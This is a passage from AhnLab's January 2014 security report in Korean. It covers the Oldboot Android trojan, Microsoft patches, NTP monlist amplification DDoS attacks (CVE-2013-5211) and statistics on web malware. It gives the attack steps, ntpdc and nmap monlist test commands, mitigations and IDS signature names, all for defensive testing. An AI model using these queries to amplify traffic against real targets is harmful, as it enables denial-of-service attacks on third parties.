아직 국내에는 피해가 확인되지 않았으며 중국에서 제조된 일부 단말기에서만 감염된 것으로 알려졌다. 그러나 국내에도 유입될 가능성이 있으므로 주의할 필요가 있다. 따라서 구글 플레이와 같은 공식 마켓을 통한 앱 설치와 '알 수 없는 소스(unknown source)' 설정을 해제하고 출처가 불분명한 앱이 스마트폰에 설치되지 않도록 해야 한다.

올드부트에 의해 생성되는 앱은 V3 모바일이 Android-Trojan/Oldboot로 진단하고 치료한다. 하지만 모바일 백신은 init.rc 파일과 imei_chk파일로 접근할 수 없다. Android-Trojan/Oldboot가 스마트폰 부팅 시점에도 계속 진단된다면 제작사에서 배포한 공식 ROM으로 교체하고 치료해야 한다.

보안 동향

01. 보안 통계

1월 마이크로소프트 보안 업데이트 현황

2014년 1월 마이크로소프트사에서 발표한 보안 업데이트는 총 4건으로, 중요 등급만 4건이다. 중요 업데이트에는 시스템 관련 업데이트 2건과 오피스 관련 업데이트가 1건, 애플리케이션 관련 취약점 1건이 포함되어 있다. 이 중 오피스 관련 취약점은 원격에서 코드 실행이 가능하여 공격자들에게 자주 악용되므로 보안 패치를 신속하게 적용할 것을 권장한다.




그림 2-1 | 공격 대상 기준별 MS 보안 업데이트

중요
MS14-001 마이크로소프트 워드 및 오피스 웹 애플리케이션의 취약점으로 인한 원격 코드 실행 문제점
MS14-002 윈도 커널의 취약점으로 인한 권한 상승 문제점
MS14-003 윈도 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점
MS14-004 Microsoft Dynamics AX의 취약점으로 인한 서비스 거부 문제점

표 2-1 | 2014년 01월 주요 MS 보안 업데이트

보안 동향

02. 보안 이슈

400Gbps 규모의 NTP 증폭(Reflection) 공격 발생

지난 해 12월말 이후 꾸준히 증가하던 NTP 증폭 분산 서비스 공격이 이달에는 400G 규모로 발생했다. 프랑스의 한 호스팅 업체의 CEO는 자신의 트위터를 통해 400GB가 넘는 대역폭으로 DDoS(분산 서비스 거부 공격) 공격을 받고 있다고 전했다.

그림 2-2 | 프랑스의 호스팅 업체에 발생한 400G NTP 증폭 공격

(* 출처 : 매튜 프린스(Matthew Prince)의 트위터, https://twitter.com/eastdakota)

이전의 증폭 공격은 도메인 네임 시스템(DNS) 서버에 대해 이루어 졌다. UDP(User Datagram Protocol) 기반의 프로토콜은 TCP와 다르게 출발지 IP 주소를 속이기 쉽고, 작은 요청으로 커다란 응답을 만들 수 있기 때문에 공격자들이 자주 사용한다. 최근에는 이러한 UDP 프로토콜 기반 공격 중에서도 증폭 효과가 가장 큰 NTP 증폭 공격의 발생 빈도가 증가하기 시작했다. [그림 2-3]은 대역폭에 대한 증폭 효과 테스트 결과를 나타낸 것이다.

Protocol	Bandwidth Amplification Factor	Vulnerable Command
DNS	28 to 54	see: TA13-088A [1]
NTP	556.9	see: TA14-013A [2]
SNMPv2	6.3	GetBulk request
NetBIOS	3.8	Name resolution
SSDP	30.8	SEARCH request
CharGEN	358.8	Character generation request
QOTD	140.3	Quote request
BitTorrent	3.8	File search
Kad	16.3	Peer list exchange
Quake Network Protocol	63.9	Server info exchange
Steam Protocol	5.5	Server info exchange

그림 2-3 | 각 프로토콜 별 증폭 크기 비교

(* 출처 : http://securityaffairs.co/wordpress/22159/cyber-crime/400gbps-distributed-denial-of-service.html)

NTP 증폭 공격은 다음과 같은 형태로 이루어진다.

① 공격자는 출발지 IP를 공격 대상 IP로 변조하여 서버에 질의한다 (NTP의 경우 monlist 등).

② 서버는 질의에 대한 응답을 변조된 IP 즉, 공격 대상 IP로 전송한다.

③ 공격자는 이러한 형태의 질의를 많은 수의 NTP 서버에 대량으로 시도한다.

④ 결과적으로 대량의 응답 패킷이 공격 대상 IP로 전송된다.




그림 2-4 | NTP 증폭 공격 구조도

(* 출처 : http://thehackernews.com/2014/01/Network-Time-Protocol-Reflection-DDoS-Attack-Tool.html)

NTP를 이용한 DDoS 공격은 2013년 10월경부터 NTP의 몬리스트(monlist) 기능이 증폭 공격에 사용될 수 있다고 알려진 이후 계속 증가하는 추세이다. 이 몬리스트 기능은 NTP 서버에 최근 접속한 시스템 목록을 가져올 때 사용하며, 서버에 대한 관리 및 모니터링 용도로 사용하는 기능이다. 이 기능은 ntpd 데몬의 ntp_request.c 안에 구현되어 있으며 4.2.7p26 버전 보다 낮은 경우 REQ_MON_GETLIST 요청과 REQ_MON_GETLIST_1 요청을 통해 요청 패킷보다 큰 응답 패킷을 생성할 수 있다. (CVE-2013-5211)

그림 2-5 | 2013년 10월 이후 증가 추세인 NTP 증폭 공격

(* 출처: http://www.arbornetworks.com/asert/2014/02/ntp-attacks-welcome-to-the-hockey-stick-era/)

[그림 2-6]은 실제 취약한 서버에 MON_GET_LIST_1 요청을 전송한 결과이다. 맨 윗 줄의 패킷이 요청 패킷으로 크기는 90바이트(byte)이다. 이 서버에서는 482 바이트 패킷 100개를 응답하였다. 응답 패킷의 크기는 요청 패킷 크기의 약 535배에 해당한다. 공격자는 이러한 특징을 이용하여 대량의 트래픽을 생성할 때 NTP 프로토콜을 사용할 수 있다.

그림 2-6 | NTP 몬리스트 요청 패킷

NTP 서버의 취약점을 테스트하는 방법에 대해 알아 보자. 취약점 테스트는 크게 두 가지 방법이 있다.

*nix 계열의 운영 체제를 사용 중이라면 ntpdc 명령어를 이용할 수 있다.

```
#/usr/sbin/ntpdc <remote server>
monlist
또는
#ntpdc -n -c monlist <remote server>
```

서버로부터 응답이 있는 경우 취약하게 설정된 서버로 판단될 수 있다. 취약점이 없는 경우 '요청한 시간이 경과됐다(Request Timed out)' 라는 에러 메시지가 뜬다.

네트워크 스캐닝 도구인 NMAP(http://nmap.org/)에 취약점을 스캐닝할 수 있도록 스크립트를 추가할 수 있다. NTP 증폭 공격에 대한 취약점을 테스트하는 스크립트는 다음 링크에서 다운로드 할 수 있다.

```
https://www.nmap.org/nmap-exp/patrik/nmap-brute/scripts/ntp-monlist.nse
```

```
nmap -sU -pU:123 -Pn -n --script=ntp-monlist <remote server>
```

위 명령어를 통해 접속한 호스트들의 목록을 받아오는 경우 취약한 것으로 판단할 수 있다. 마지막으로 취약점 제거 방법에 대해 알아보자.

첫째, 몬리스트 요청에 응답하지 않도록 설정 파일을 수정하는 방법이 있다(noquery 옵션). ntp.conf의 내용을 restrict default noquery로 변경한다.

둘째, 취약점이 제거된 버전으로 업그레이드 한다. 취약점은 4.2.7p26 버전 보다 낮은 경우 발생한다. 4.2.7의 최신 버전으로 업데이트하는 것으로 취약점을 제거할 수 있다.

안랩의 트러스트가드(TrustGurd) 제품군에는 해당 시그니처가 적용되어 있다.

ddos_ntp_reflection_monlist_request(CVE-2013-5211)
ddos_ntp_reflection_monlist_response(CVE-2013-5211)

웹 보안 동향

01. 웹 보안 통계

웹사이트 악성코드 동향


안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹사이트 보안 통계 자료에 의하면, 2014년 1월 웹을 통한 악성코드 발견 건수는 2013년 12월 1161건보다 126건 증가한 1287건으로 나타났다. 악성코드 유형은 총 11종이 감소한 95종이며, 악성코드가 발견된 도메인은 55개 늘어난 180개, 악성코드가 발견된 URL 수도 92건 증가한 320건으로 나타났다.

표 3-1 | 2014년 1월 웹사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2014년 1월 웹을 통한 악성코드 발견 건수는 전월 1161건의 111% 수준인 1287건이다.


그림 3-1 | 월별 웹을 통한 악성코드 발견 건수 변화 추이



월별 악성코드 유형

2014년 1월 악성코드 유형은 전월 106건의 90% 수준인 95건이다.


그림 3-2 | 월별 악성코드 유형 수 변화 추이



월별 악성코드가 발견된 도메인

2014년 1월 악성코드가 발견된 도메인은 전월 125건의 144% 수준인 180건이다.


그림 3-3 | 악성코드가 발견된 도메인 수 변화 추이



월별 악성코드가 발견된 URL

2014년 1월 악성코드가 발견된 URL은 전월 228 건의 140% 수준인 320건이다.

그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이




월별 악성코드 유형

악성코드 유형별 배포 수를 보면 트로이목마가 1044건으로 전체의 81.1%로 가장 많았고, 스파이웨어는 82건으로 6.4%를 차지한 것으로 나타났다.

표 3-2 | 악성코드 유형별 배포 수

유형	건수	비율
TROJAN	1,044	81.1%
SPYWARE	82	6.4%
ADWARE	61	4.7%
DROPPER	15	1.2%
DOWNLOADER	9	0.7%
JOKE	2	0.2%
ETC	74	5.7%
	1,287	100.0 %

그림 3-5 | 악성코드 유형별 배포 수



악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서는 Trojan/Win32.Agent가 336건으로 가장 많았으며, Top10에 Win-Trojan/Dwonloader.950152를 포함해 3건이 새로 나타났다.

표 3-3 | 악성코드 배포 최다 10건

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32.Agent	336	35.7%
2	NEW	Win-Trojan/Dwonloader.950152	141	15%
3	NEW	Trojan/Win32.Bjlog	135	14.3%
4	NEW	Trojan/Win32.Downloader	93	9.9%
5	▼3	Spyware/Win32.Gajai	82	8.7%
6	▲2	Trojan/Win32.KorAd	35	3.7%
7	▼2	Win-Trojan/Downloader.12800.LU	33	3.5%
8	▲1	Adware/Win32.Clicker	32	3.4%
9	▼3	Trojan/ Win32.Starter	29	3.1%
10	▼6	Trojan/ Win32.Onescan	25	2.7%
		TOTAL	941	100.0 %

ASEC REPORT CONTRIBUTORS

집필진	책임 연구원 차 민 석 선임 연구원 박 종 석 선임 연구원 강 동 현 선임 연구원 김 창 엽 선임 연구원 이 도 현 연구원 강 민 철
참여연구원	ASEC 연구원
편집	안랩 콘텐츠기획팀
디자인	안랩 UX디자인팀
발행처	주식회사 안랩 경기도 성남시 분당구 판교역로 220 T. 031-722-8000 F. 031-722-8901

AhnLab